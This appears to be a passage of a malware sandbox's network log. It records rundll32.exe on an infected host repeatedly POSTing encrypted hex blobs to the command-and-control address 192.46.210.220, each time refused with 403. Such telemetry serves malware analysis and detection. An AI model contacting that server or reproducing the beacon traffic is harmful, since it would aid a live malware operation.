2021-10-28 02:55:32 UTC	346	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:33 UTC	355	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:33 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.3	50094	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:33 UTC	350	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:33 UTC	350	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:33 UTC	355	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:33 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.3	50100	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:36 UTC	355	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:36 UTC	355	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:36 UTC	365	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:36 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.3	50102	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:36 UTC	360	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:36 UTC	360	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:37 UTC	365	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:37 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.3	50108	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:42 UTC	365	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:42 UTC	365	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:42 UTC	375	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:42 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.3	50110	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:42 UTC	370	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:42 UTC	370	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:43 UTC	375	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:43 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.3	50117	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:45 UTC	375	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:45 UTC	375	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:46 UTC	385	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:46 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.3	50118	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:46 UTC	380	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:46 UTC	380	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:46 UTC	385	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:46 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.3	50125	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:49 UTC	385	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:49 UTC	385	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:50 UTC	395	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:50 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.3	50126	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:50 UTC	390	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:50 UTC	390	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:50 UTC	395	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:50 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49774	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:29 UTC	39	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:29 UTC	39	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:30 UTC	49	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:30 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.3	50133	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:53 UTC	395	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:53 UTC	395	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:54 UTC	404	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:54 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.3	50134	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:54 UTC	400	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:54 UTC	400	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:54 UTC	405	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:54 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.3	50141	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:57 UTC	405	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:57 UTC	405	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:58 UTC	414	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:58 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.3	50142	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:57 UTC	410	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
